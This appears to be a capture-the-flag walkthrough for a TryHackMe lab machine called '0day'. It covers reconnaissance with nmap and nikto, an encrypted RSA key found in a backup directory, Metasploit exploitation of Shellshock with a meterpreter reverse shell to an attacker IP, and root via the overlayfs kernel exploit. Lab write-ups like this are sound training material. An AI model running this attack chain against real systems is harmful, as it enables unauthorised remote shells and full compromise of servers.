

# Oday\_Walkthrough

## ***nmap\_scan***


```
nmap -T4 -A -p- 10.10.35.199 > Nmap_Scan
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-17 19:05 EDT
Stats: 0:03:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 14.35% done; ETC: 19:27 (0:19:12 remaining)
Stats: 0:03:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 14.37% done; ETC: 19:27 (0:19:16 remaining)
Warning: 10.10.35.199 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.35.199
Host is up (0.20s latency).
Not shown: 65507 closed tcp ports (conn-refused), 26 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 57:20:82:3c:62:aa:8f:42:23:c0:b8:93:99:6f:49:9c (DSA)
| 2048 4c:40:db:32:64:0d:11:0c:ef:4f:b8:5b:73:9b:c7:6b (RSA)
| 256 f7:6f:78:d5:83:52:a6:4d:da:21:3c:55:47:b7:2d:6d (ECDSA)
|_ 256 a5:b4:f0:84:b6:a7:8d:eb:0a:9d:3e:74:37:33:65:16 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Oday
|_ http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1308.20 seconds
```

## ***Notes***

We can see that port 22 ssh, and port 80 http is open. Lets take a look at the webpage and see what we can find.

## ***Webpage***



## Notes

I looked at the source code but didn't see any notes that could be useful.  
We need to do some enumeration. Let's run nikto.

## nikto\_scan

```
nikto -h http://10.10.35.199 > Nikto_Scan  
- Nikto v2.1.6
```

```
-----  
+ Target IP:      10.10.35.199  
+ Target Hostname: 10.10.35.199  
+ Target Port:    80  
+ Start Time:     2022-05-17 19:06:25 (GMT-4)  
-----
```

```
+ Server: Apache/2.4.7 (Ubuntu)  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect  
against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the  
content of the site in a different fashion to the MIME type  
- STATUS: Completed 390 requests (~6% complete, 27.5 minutes left): currently in plugin 'Site Files'  
- STATUS: Running average: 100 requests: 0.22404 sec, 10 requests: 0.2258 sec.  
+ Server may leak inodes via ETags, header found with file /, inode: bd1, size: 5ae57bb9a1192,  
mtime: gzip  
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL  
for the 2.x branch.  
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true  
+ OSVDB-112004: /cgi-bin/test.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://
```

cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).

+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD

- STATUS: Completed 1370 requests (~20% complete, 24.5 minutes left): currently in plugin 'Nikto Tests'

- STATUS: Running average: 100 requests: 0.25834 sec, 10 requests: 0.2472 sec.

- STATUS: Completed 1380 requests (~20% complete, 24.5 minutes left): currently in plugin 'Nikto Tests'

- STATUS: Running average: 100 requests: 0.25739 sec, 10 requests: 0.2623 sec.

+ OSVDB-3092: /admin/: This might be interesting...

+ OSVDB-3092: /backup/: This might be interesting...

+ OSVDB-3268: /css/: Directory indexing found.

+ OSVDB-3092: /css/: This might be interesting...

+ OSVDB-3268: /img/: Directory indexing found.

+ OSVDB-3092: /img/: This might be interesting...

+ OSVDB-3092: /secret/: This might be interesting...

+ OSVDB-3092: /cgi-bin/test.cgi: This might be interesting...

+ OSVDB-3233: /icons/README: Apache default file found.

- STATUS: Completed 7130 requests: currently in plugin 'Nikto Tests'

- STATUS: Running average: 100 requests: 0.22683 sec, 10 requests: 0.2250 sec.

+ /admin/index.html: Admin login page/section found.

+ 8699 requests: 0 error(s) and 18 item(s) reported on remote host


+ End Time: 2022-05-17 19:41:37 (GMT-4) (2112 seconds)

-----  
+ 1 host(s) tested

## Notes

Ohh Yes!! nikto found a vulnerability, and some directories. Let explore CVE-2014-6271/shellshock, and the directories that we found.

## Backup Directory



```
-----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: AES-128-CBC,82823EE792E75948EE2DE731AF1A0547
T7+F+3ilm5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwxr4QflP2Q2V8phx H4P+PLb79nCc0SrBOPBIB0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM
FznFI7jsxYFwPUqZtkz5sTcX1afch+IU5/ld4zTTsCO8qqs6qv5QkMXVGs77F2kS Lafx0mJdcuu/5aR3NjNVtluKZyiXlnskXiC01+Ynhkqjl4Iy7fEzn2qZnKKPVPv8
9zlECjERSysbUKYccnFknB1DwuJExD/erGRiLBYOGuMatc+EoagKkGpSZm4FtcIO
IrwxyChI32vJs9W93PUqHMgCjGXEpY7/INMUQahDf3wnlVhBC10UWH9piIOupNN SkjSbrIxOgWJhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ3SdcIAx4g
/5D/YqcLtt/tKbLyuyggk23NzuspnUwZWoo5fvg+jEgRud90s4dDWMEURGdB2Wt w7uYJfhjjw8tw8WwaPHHQeYtHgrtwhmC/gLj1gxAg532QAgmXGoazXd3leFrtGB
6+HLDl8VRDz1/4iZhafDC2gihKeWOjmLh83QqKwa4s1XIB6BKPZS/OgyM4RMnN3u
Zmv1rDPL+0yzt6A5BHENXfkNfFWRWQxvKtiGLSLmywPP5OHnv0mzb16QG0Es1FPl xhVyHt/WKlaVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3Ix7
/hFeIxCdoMN4i6 8BoZFQBcoJaOufnLkTC0hHxN7T/t/QvcaIsWSFWdgwwnYFaJncHeEj7d1hnmsAii
b79Dfy384/injZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cq5GpYN1BUtWfYqtkGcn vzLSJM07RAgqA+SPAY8lCnXe8gN+Nv/9+/+/uiefeFtOmrpDU2krfr9JhZYx9TkL
wTqOP0XWjqufWNElXXlpwXFctPZaEQcC40LpbBGTDiVWTQyx8Aul6YOfIt+k64fG rtfjWPVv3yGOjmiqQOa8/pDGgtNPgnJmFFrBy2d37KzSoNpTLXmeT/drkeTaP6YW
RTz8leg+fmVtsgQelZQ44mhy0vE48o92Kxj3uAB6jZp8jxgACpNCBt3isg7H/dq6 oYiTiCjrL3lctrEuBW8gE37UbSRqTuj9Foy+ynGmNPx5HQeC5aO/GoeSH0FelTk
cQKiDdxHq7mLMJZJO0oqdJfs6Jt/jO4gzdBh3Jt0gBoKnXmVY7P5u8da/4sV+kJE
99x7Dh8YXnj1As2gY+MMQHvuvCpnwRR7XLmK8Fj3TZU+WHK5P6W5fLK7u3Mvt1eq
Ezf26lghbnEUn17KKu+VQ6EdiPL150HSks5V+2fc8JTQ1fl3rI9vowPPuC8aNj+Q Qu5m65A5Urmr8Y01/Wjqn2wC7upxzt6hNBIMbcNrndZkg80feKZ8RD7wE7Exll2h
v3SBMMCT5ZrBFq54ia0ohThQ8hklPqYhdSebkQtU5HPYh+EL/vU1L9PfGv0zipst
gbLFOSpp+GmklrRpihaXaGYXsoKfXvAxGCVIhbaWLAp5AybiXHyBWSbhbSRMK+P -----END RSA PRIVATE KEY-----
```

## Notes

We find a `id_rsa` key in the `/backup` directory. I tried to use john the ripper to crack it but it was not able to. So lets look at the CVE.

## Metsaploit\_Way

```
kali@kali: ~/Desktop/TRY HACK ME/0day
File Actions Edit View Help
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):



| Name           | Current Setting   | Required | Description                                                                                                                           |
|----------------|-------------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| CMD_MAX_LENGTH | 2048              | yes      | CMD max line length                                                                                                                   |
| CVE            | CVE-2014-6271     | yes      | CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)                                                                         |
| HEADER         | User-Agent        | yes      | HTTP header to use                                                                                                                    |
| METHOD         | GET               | yes      | HTTP method to use                                                                                                                    |
| Proxies        |                   | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                          |
| RHOST          | 10.10.113.29      | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit                                          |
| RPATH          | /bin              | yes      | Target PATH for binaries used by the CmdStager                                                                                        |
| RPORT          | 80                | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST        | 0.0.0.0           | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT        | 8080              | yes      | The local port to listen on.                                                                                                          |
| SSL            | false             | no       | Negotiate SSL/TLS for outgoing connections                                                                                            |
| SSLCert        |                   | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| TARGETURI      | /cgi-bin/test.cgi | yes      | Path to CGI script                                                                                                                    |
| TIMEOUT        | 5                 | yes      | HTTP read response timeout (seconds)                                                                                                  |
| URIPATH        |                   | no       | The URI to use for this exploit (default is random)                                                                                   |
| VHOST          |                   | no       | HTTP server virtual host                                                                                                              |



Payload options (linux/x86/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.6.96.55      | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Linux x86 |



msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

## Shell

```
kali@kali: ~/Desktop/TRY HACK ME/0day
File Actions Edit View Help
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.6.96.55:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (989032 bytes) to 10.10.113.29
[*] Meterpreter session 2 opened (10.6.96.55:4444 -> 10.10.113.29:58146) at 2022-08-07 00:49:27 -0400

meterpreter >

meterpreter > !ls


  nikto_scan
  Backup Directory
  Metasploit Way
  ...
```

## Notes

We use metasploit to exploit this machine. There is a manual way, i found this link that helps with the steps. <https://sevenlayers.com/index.php/125-exploiting-shellshock>.

In your msfconsole type search shellshock.  
use 1  
set your RHOST ip  
set your TARGETURI /cgi-bin/test.cgi  
set your LHOST your ip  
run  
this will pop a low user meterpreter shell.  
Lets get the user.txt flag then look at privesc.

## User\_Flag



The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window displays a Meterpreter shell session. The user has run the 'ls' command, listing the contents of the /home/ryan directory. The output shows several files: .bash\_history, .bash\_logout, .bashrc, .cache, .profile, and user.txt. The user.txt file is highlighted. In the background, a file explorer window titled 'User\_Flag' shows the same directory listing. The desktop also features a taskbar with various application icons and a system tray showing the time as 10:34 PM.

```
meterpreter > ls
Listing: /home/ryan

Mode                Size  Type      Last modified    Name
-----
020666/rw-rw-rw-    0    cha      2022-08-06 20:18:19 -0400 .bash_history
100644/rw-r--r--    220    fil      2020-09-02 11:43:10 -0400 .bash_logout
100644/rw-r--r--   3637    fil      2020-09-02 11:43:10 -0400 .bashrc
040700/rwx-----   4096    dir      2020-09-02 11:43:57 -0400 .cache
100644/rw-r--r--    675    fil      2020-09-02 11:43:10 -0400 .profile
100664/rw-rw-r--    22    fil      2020-09-02 13:53:44 -0400 user.txt
```

## Note

After you navigate to the /home/ryan type cat user.txt to get the flag.

## Search\_Suggester

```
File Actions Edit View Help
[*] Backgrounding session 2...
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exe) > search suggerster

Matching Modules

# Name Disclosure Date Rank Check Description
0 post/multi/recon/local_exploit_suggester normal No Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exe) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

Name Current Setting Required Description
SESSION 2 yes The session to run this module on
SHOWDESCRIPTION false yes Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION => 2
msf6 post(multi/recon/local_exploit_suggester) > set SHOWDESCRIPTION true
SHOWDESCRIPTION => true
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.113.29 - Collecting local exploits for x86/linux...
[*] 10.10.113.29 - 40 exploit checks are being tried...
[+] 10.10.113.29 - exploit/linux/local/overlayfs_priv_esc: The target appears to be vulnerable.
This module attempts to exploit two different CVEs related to overlayfs. CVE-2015-1328: Ubuntu specific -> 3.13.0-24 (14.04 default) < 3.13.0-55 3.16.0-25 (14.10 default) < 3.16.0-41 3.19.0-18 (15.04 default) < 3.19.0-21 CVE-2015-8660: Ubuntu: 3.19.0-18 < 3.19.0-43 4.2.0-18 < 4.2.0-23 (14.04.1, 15.10) Fedora: < 4.2.8 (vulnerable, un-tested) Red Hat: < 3.10.0-327 (rhel 6, vulnerable, un-tested)
[+] 10.10.113.29 - exploit/linux/local/su_login: The target appears to be vulnerable.
This module attempts to create a new login session by invoking the su command of a valid username and password. If the login is
```


## Notes

Background the session.  
type search suggerster  
use 0  
set SESSION  
set SHOWDESCRIPTION true  
run

This finds a kernal exploit for us to use.

use exploit/linux/local/overlayfs\_priv\_esc  
set SESSION  
set LHOST  
set TARGET 0  
run

## Root\_Shell



# Notes

Sweet we have root!!!

```
Now let navigate to root then cat out the root.txt
cd /root
cat root.txt
```

## Root\_Flag



```
kali@kali: ~/Desktop/TRY HACK ME/0day
File Actions Edit View Help
msf6 exploit(linux/local/overlayfs_priv_esc) > run
[*] Started reverse TCP handler on 10.6.96.55:4444
[*] Writing to /tmp/ulqFTwr1 (13655 bytes)
[*] Writing to /tmp/ofs-lib.so (7752 bytes)
[*] Writing to /tmp/LXqzVpYN (207 bytes)
[*] Sending stage (36 bytes) to 10.10.113.29
[+] Deleted /tmp/ulqFTwr1
[+] Deleted /tmp/LXqzVpYN
[*] Command shell session 4 opened (10.6.96.55:4444 -> 10.10.113.29:58151) at 2022-08-07 02:13:53 -0400

# python -c "import pty; pty.spawn('/bin/bash')" make stable shell
root@ubuntu:/home/ryan# cd /root
cd /root
root@ubuntu:/root# cat root.txt
Root_Flag
```

## Notes

After you get root it is always good practise to make the shell stable with this command.  
`python -c "import pty; pty.spawn('/bin/bash')"`

`cat root.txt`

## Thanks

Thank you i hope this walkthrough helped.